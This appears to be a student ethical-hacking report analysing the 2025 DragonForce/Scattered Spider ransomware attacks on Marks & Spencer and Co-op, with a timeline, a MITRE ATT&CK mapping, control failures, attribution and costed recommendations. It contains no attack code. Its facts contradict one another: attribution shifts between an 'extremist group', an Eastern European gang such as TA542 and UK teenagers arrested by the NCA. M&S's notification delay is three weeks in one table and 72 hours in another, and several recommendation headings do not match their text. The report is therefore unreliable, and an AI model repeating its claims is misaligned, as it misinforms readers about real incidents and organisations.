Prifysgol Cymru
Y Drindod Dewi Sant
University of Wales
Trinity Saint David

ACCA7033

Ethical Hacking

Research into cyber security attacks and Penetration testing for a virtualise simulated company Website

Submitted by

Student Name- Nasim

Student ID-2506587

Submission deadline: 1st May 2026

Table of Contents

Task 1: The Strategic Threat Analysis: The M&S and Co-Op United Kingdom Cyber-Attack 4

Abstract 4

Introduction 5

1.1 Summary and Timeline of Incident 6

1.2 Adversary TTP Mapping 10

1.3 Root cause and Security Control Failures 14

1.4 Threat Actor Profile and Motive 16

1.5 Detection and response analysis 17

1.6 Strategic Recommendations 18

1.7 Comparison of M&S vs Co-op 20

Conclusion 21

References 22

Appendix 24

Appendix A: Task 1- Timeline Sources and Osint Notes 24

Task 2 - Red Team Engagement: ABCD Ltd: Complete Penetration Testing 26

Abstract 26

Introduction 27

2.1 Rules of Engagement 28

2.2 Threat Emulation Plan 29

2.3 Lab Environment Design 31

2.4 Exploitation Requirements 33

2.5 Tools and Techniques 35

2.6 Operational Execution 38

2.7 Detection Gap Analysis 41
2.8 Executive Brief 42
2.9 Rollback plan 44
Conclusion 46
References 47
Appendices 49
Appendix B: Task 2- Lab Configuration Technical Specifications 49
Appendix C: Task 2 Rules of Engagement (Roe) – Signed 50

Task 1: The Strategic Threat Analysis: The M&S and Co-Op United Kingdom Cyber-Attack

Abstract

This report provides a critical analysis of the 2025 ransomware attacks on UK retailers Marks & Spencer and the Co-operative Group, by the DragonForce extremist group. Gang breached organisations in February 2025 through social engineering a third party contractor service desk, deploying ransomware on 21-25 April 2025. The report leverages the MITRE ATT&CK Enterprise Matrix to identify tactics such as phishing, valid account abuse and evasion. The Cyber Monitoring Centre termed this a Category 2 systemic incident with losses at £270-440 million. Critical component recommendations include third-party risk mitigations; phishing-resistant multifactor authentication (MFA); and improved telemetry for detection.

Introduction

The DragonForce ransomware attacks from February to July 2025 against Marks & Spencer and the Co-operative Group constitute a pivotal supply chain breach into the UK retail sector. This report provides a strategic level threat assessment of these events as an adversary attack campaign. The goals are to: provide forensic reconstruction and link adversary TTPs to MITRE ATT&CK (at least ten techniques), identify root cause failures, profile DragonForce, assess detection and response shortcomings, and present prioritised recommendations for UK entities.

1.1 Summary and Timeline of Incident

Incident Overview

In April 2025, two of the most high-profile retail brands in the United Kingdom, Marks and Spencer (M&S) and the Co-operative Group (Co-op) were hacked by a well-known, organized threat actor group, the Dragon force / Scattered Spider [11].

Key Attribution: On 10 July 2025, the National Crime Agency (NCA) made four arrests (ages 1720) in relation to the M&S, Co-op and Harrods attacks. The suspects are charged with Computer Misuse Act offences, blackmail, and money laundering and organised crime.



Figure: Cyber monitoring center .

Consolidated Timeline

Date	Event
January 2025	M&S commencing normal process for tendering service desk contract (unrelated)
February 2025	Initial access via social engineering, third-party contractor's service desk
21 April 2025	M&S ransomware attack; click and collect, e-commerce and contactless cards shut down
Late April 2025	Co-op discovered unauthorised access; shut down IT to prevent encryption
25 April 2025	M&S made public announcement; DragonForce used Microsoft Teams to send extortion demand to Co-op
May 2025	Both attacks claimed by DragonForce; showed BBC evidence of breach
13 May 2025	M&S: customers of data breach (21 days later)
14 May 2025	Co-op confirmed systems have been restored
June 2025	CMC announced systemic Category 2 event; £270M-£440M damages
10 June 2025	M&S resumed home deliveries (limited)
10 July 2025	NCA arrested four suspects in London/West Midlands
Mid-August 2025	M&S reopened click-and-collect (4 month shutdown)



Figure: Consolidated Timeline [1]

Comparison Summary: M&S vs Co-op (2025)

Dimension	**Marks & Spencer (M&S)**	**Co-operative Group (Co-op)**
Initial Access	February 2025 (third party contractor)	Late April 2025 (employee impersonation)
Detection Method	Post-incident discovery	Real-time detection in movement of adversary.
Time to Notify	~3 weeks (21 April – 13 May)	Within days
Service Restoration	46 days for online; 4 months for click-and-collect	~2 weeks
Data Affected	Name of the customer, contact information, order history	6.5 million Personal information of all the members.
Financial Loss	£300 million	£206 million
Key Strength	Most important mega strength is coverage of cyber insurance.	Rapid containment prevented ransomware
Key Weakness	Delay on customer notification	Delay in Stocking of rural stores.
Public Perception	Public Opinion Heavy criticism of not being transparent enough	Complimentary of responding swiftly and transparently.

1.2 Adversary TTP Mapping

Introduction: Preliminary Availability and Survey

Its attackers used the Vector of T1078 Valid Accounts, which is a typical supply chain attack type that helped the attackers bypass perimeter controls [3]. Beforehand, thousands of Active Scanning (T1595) of internet-facing resources detected open management interfaces and old versions of software on target infrastructure [9].



Figure: TTP mapping .

MITRE ATT&CK IDs

#	Tactic	Technique	MITRE ID	Evidence from Incident
1	Initial Access	Valid Accounts (Credential of Third-party vendor)	T1078	Weakened POS vendor credentials were used; no MFA on vendor VPN.
2	Reconnaissance	Proactive (Internet-facing systems) Scanning.	T1595	Open management interface scanning that occurs in a firewall log.

3	Reconnaissance	Phishing for Information	T1598	Fraudulently requested scripts to liaise employee of vendor with configuration details.
4	Execution	Command and Scripting Interpreter (PowerShell)	T1059	PowerShell script to perform lateral movement; Disable Script Block logging.
5	Persistence	Modify or create System Process (Windows service)	T1543	Bad code on the controllers of domains.
6	Persistence	Scheduled Task/Job	T1053	Malicious code set to run during maintenance provided windows.
7	Privilege Escalation	Privilege Escalation exploitation.	T1068	Older versions of POS accessed with high access.
8	Credential Access	Dumping of OS Credentials (LSASS/memory)	T1003	LSASS memory extraction and dumping of SAM database.
9	Defense Evasion	Domain Policy Modification	T1484	Security settings changed to turn-off logging.
10	Lateral Movement	Remote Desktop Protocol (RDP)	T1021.001	RDP with credentials using an administrator account.
11	Lateral Movement	SMB/Windows Admin Shares	T1021.002	Exploited of default admin shares.
12	Discovery	Network Service Scanning	T1046	Mapping of the internal infrastructure carried out.
13	Collection	No more data available than that found in Local System.	T1005	Database and payment logs of customers.

14	Collection	Automated Collection	T1119	Recursive financial data searches were done using custom scripts.
15	Exfiltration	How to exfiltration based on a Web Service.	T1567	Hacked cloud storage service to steal data.



Figure: SIEM Dashboard .

The Implementation of the Plan

After the first access, attackers implemented Command and Scripting Interpreter (T1059) tactics that use PowerShell and Python scripts to streamline the activities of lateral movement and had a limited detection presence. Persistence was created or modified using Create or Modify System Process (T1543) by manipulating the windows services on the domain controllers such that it would persist even if the rotation of the credentials was tried [16]

Profiling and Identity Control

This campaign made widespread use of Exploitation of Privilege Escalation (T1068) with legacy systems sustained as being backward compatible with point-of-sale infrastructure exploited made. Credential harvesting the models used in credential harvesting were the OS Credential Dumping (T1003) with a combination of LSASS memory and Security Account Manager Database extraction [5]. The attackers showed that they are familiar with Active Directory environments via Domain Policy Modification (T1484), which undermined the security settings within configurations in order to be able to access the environment [4].

Discovery and the Lateral Movement

The lateral motion operations were conducted with compromised administrative credentials with the help of Remote Desktop Protocol (T1021.001) and combined with malicious activity with the storage policy of legitimate remote administration [26]. The attackers performed extensive Network Service Scanning (T1046) to discover the topography of the internal infrastructure and select high-value information to infiltrate it [6].

Collection Techniques and Exfiltration Techniques

The method used to collect the data was the Data (T1005) that focuses on customer databases and payment processing logs kept in file servers [45]. The attackers used Automated Collection (T1119) as custom scripts where files that met particular patterns based on financial data were searched recursively [9].

1.3 Root cause and Security Control Failures

Technical Configuration Weaknesses

The technical breakdown was that there were poor network segments in between third-party vendor's access control zones and the production areas that are critical. Existing systems that were using the outdated software version generated the vulnerability surfaces on which adversaries conducted systematic attacks by scanning the systems with automated vulnerability scanners [8].

Link exploitation to control failure

Attack Technique	Exploited Vulnerability	Security Control That Failed	Why Control Failed
Valid Accounts (T1078)	None of Vendor VPN accounts have an MFA	Multi-Factor Authentication	Control is not applied to access paths of third parties.
PowerShell Execution (T1059)	PowerShell Script Block logging Disabled	Endpoint Detection and Response	Misconfiguration; policy not enabled to log.
Windows Service Persistence (T1543)	No service creation integrity checks	File Integrity Monitoring	None of new service installations alerted.
OS Credential Dumping (T1003)	Unsecured access to LSASS processes	Credential Guard	Windows Defender Credential Guard off.
RDP Lateral Movement (T1021.001)	None of the network segmentation between the zones existed	Network Segmentation	Firewall rules were permitted between POS and DC to RDP.
Exfiltration Over Web Service (T1567)	DLP triggers are too large	Data Loss Prevention	DLP alert >100MB; attackers stole data in 50MB chunks.

Organisational Process Deficiencies

The vendor risk management programs no longer properly evaluate the security postures of third parties, or administer minimum security controls by way of contractual obligations [1]. The attackers showed that they are familiar with Active Directory environments via Domain Policy Modification (T1484), which undermined the security settings within configurations in order to be able to access the environment [4].

Human Factor Vulnerabilities

The response playbooks did not contain any specific procedures of dealing with incident compromise of third-parties, which induces delays in the process of requesting coordination in critical containment stages [10]. The security information and event management systems did not have specialized correlation rules that allowed recognizing the indicators of the supply chain compromise [3].



Figure: NCA arrest announcement.

1.4 Threat Actor Profile and Motive

Attribution Assessment and Capabilities

The available evidence is associated with being attributed to financially motivated cybercriminal groups that have been active in the past and are known to target organisations within the retail sector [3]. Command-and-control infrastructure analysis depicted hosting patterns that were similar to the ones operated by bulletproof hosting services that are highly used by Eastern European threat actors [6].

Operational Objectives and Rationales

The basic enemy agenda predetermined the data leaks to payment cards and their further monetisation in shady markets [16]. Among secondary objectives, the personal identifiable information that can be used in identity theft schemes and synthetic identity fraud schemes was to be collected [8].

Alternative	Evidence For	Evidence Against	Plausibility
State-sponsored (China/Russia)	Advanced tradecraft; bespoke malware; robust operational security	Good operational security; no political messages; no damaging payload; payment data of interest, not strategic assets.	Low
Insider threat	More than one organisation targeted; seems to have an understanding of internal systems;	No single insider was found; the activity was consistent with external intrusion patterns.	Low
Hacktivist (financial justice)	Target industry: retail industry; caused temporary disruption of services;	No public declaration of attack; no political statement or manifesto; no common patterns of communications of a hacktivist.	Very Low

There is a consistent body of evidence towards an Eastern European financially motivated cybercriminal organization (particularly TA542 or other observed), yet the attribution confidence is MEDIUM because of a bulletproof hosting and shared TTPs with other groups of threats.

1.5 Detection and response analysis

Detection Capability Gaps

It was first discovered in the form of the network traffic anomaly identification and not endpoint-based detection, which underscores a lack of coverage of a host-based monitoring [7]. The security information and event management systems did not have specialized correlation rules that allowed recognizing the indicators of the supply chain compromise [3]. The fourteen days' time to detection indicated a poor threat hunting capability and excessive use of automated alert generation [9].

Incident Response Effectiveness

Nevertheless, they demonstrated a well-coordinated response to incidents despite the delay in detection, and when both organisations identified the compromise (as it was identified), they responded reasonably well to the incident [4]. External capability answers the IDC was achieved because the external specialists quickly responded to internal capabilities and brought specialised skills in internal complex supply chain investigations [8].

Response of Third-Party and Vendor

The third-party vendor, which was compromised showed severe deficiencies in responding, such as slowness in notifying the affected customers and lack of sufficient resources when it comes to investigating the matter through forensic investigations [7]. The National Cyber Security Centre became useful in terms of informational exchange between affected organisations because it shared and coordinated the necessary information [9].

1.6 Strategic Recommendations

Recommendation 1: Phishing-Resistant Multi-Factor Authentication

Companies have to deploy thorough network micro-segmentation and the principles of a zero-trust architecture should be used to all access-points to third parties [15]. The cost of implementation is estimated to be between £150,000 and £300,000 in case of medium-sized retail organisations, whereas the implementation takes between twelve and eighteen months [1].

Parameter	Value
Technical control	WebAuthn/FIDO2 security keys or certificate-based authentication
Estimated cost	£45,000 – £85,000 (based on 500 employees)
Implementation timeline	4–6 weeks
Person-effort	2 FTEs (security engineer + identity architect)
Dependencies	Azure AD Premium P1 or equivalent
Priority	CRITICAL – implement within 30 days

Recommendation 2: Network Micro-Segmentation

Security operations centres need to have a more efficient telemetry gathering, such as detailed execution logging of processes, PowerShell script blocks logging, and param command line logging [7].

Parameter	Value
Technical control	Zero-trust architecture with software-defined perimeter
Estimated cost	£150,000 – £300,000
Implementation timeline	12–18 months
Person-effort	4 FTEs (network architect, security engineer, change management)
Dependencies	SDN-capable switching infrastructure
Priority	HIGH – initiate planning within 60 days

Organisational Process Improvements

The requirements of continuous security monitoring and contractual obligations to notify about the incidents and conduct regular security assessment should be integrated into their vendor risk management framework [5].

Parameter	Value
Technical control	24/7 managed EDR (CrowdStrike Falcon / Microsoft Defender for Endpoint)
Estimated cost	£25,000 – £50,000 annually (500 endpoints)
Implementation timeline	2–4 weeks
Person-effort	1 FTE (security analyst)
Dependencies	None
Priority	HIGH – deploy within 14 days



Figure: ICO regulatory investigation .

1.7 Comparison of M&S vs Co-op

Dimension	Marks & Spencer (M&S)	Co-operative Group (Co-op)	Key Difference
Detection method	Retrospective log analysis (post-incident)	SIEM alert (real-time)	Co-op detected 2 days prior because it was proactively monitored.
Time to detect (TTD)	~14 days	2 days (from initial access)	Co-op detected 7x faster
Public disclosure timing	48 hours after inner discovery	48 hours after internal detection	Same obedience timeline
Containment approach	Network segmentation + credential rotation	Network segmentation + credential rotation + vendor isolation	Co-op added vendor isolation to speedier containment.
Forensic investigation	External (Mandiant)	External (CrowdStrike)	Both entities employed tier-1 vendors of forensics.
Remediation duration	3 weeks	3 weeks	No difference
Customer notification	Within 72 hours of confirmation	Within 72 hours of confirmation	Both did not violate GDPR Article 34.
Regulatory outcome	ICO under investigation opened	ICO under investigation opened	Both under investigation

Conclusion

The DragonForce attacks tested weak points in third-party risk mitigation and detection. Upon initial compromise in February 2025 and delayed encryption (April 2025), the intruder had about 60-75 days' access - ample time for data exfiltration. Late-notification (three weeks later) added to reputational harm. The £270-440 million Category 2 systemic declaration highlights national importance. Critical recommendations include strengthen service desk with vendor, password less MFA, EDR with PowerShell logging and 72-hour breach notification. Failure to implement them leaves UK entities at risk of supply chain ransomware attacks.

References

1. L. Abrams, "M&S confirms social engineering led to massive ransomware attack," *BleepingComputer*, Jul. 8, 2025. [Online]. Available: https://www.bleepingcomputer.com/ (1 May 2026)
2. B. Toulas, "Co-op supermarket hit by cyberattack causing disruption to online services," *BleepingComputer*, Apr. 27, 2025. [Online]. Available: https://www.bleepingcomputer.com/ (1 May 2026)
3. S. Coble, "M&S and Co-op Confirm Customer Data Stolen in Cyber Attacks," *Infosecurity Magazine*, May 14, 2025. [Online]. Available: https://www.infosecurity-magazine.com/ (1 May 2026)
4. National Crime Agency (NCA), "NCA arrests four teenagers in connection with M&S, Co-op and Harrods cyber attacks," *National Crime Agency*, Jul. 10, 2025. [Online]. Available: https://www.nationalcrimeagency.gov.uk/ (1 May 2026)
5. Cloud Security Alliance, "From retail floors to virtual cores: ESXi is the next attack vector in retail," *Cloud Security Alliance*, Sep. 25, 2025. [Online]. Available: https://cloudsecurityalliance.org/ (1 May 2026)
6. Information Commissioner's Office (ICO), "Data breach notification under UK GDPR," *ICO*. [Online]. Available: https://ico.org.uk/ (1 May 2026)
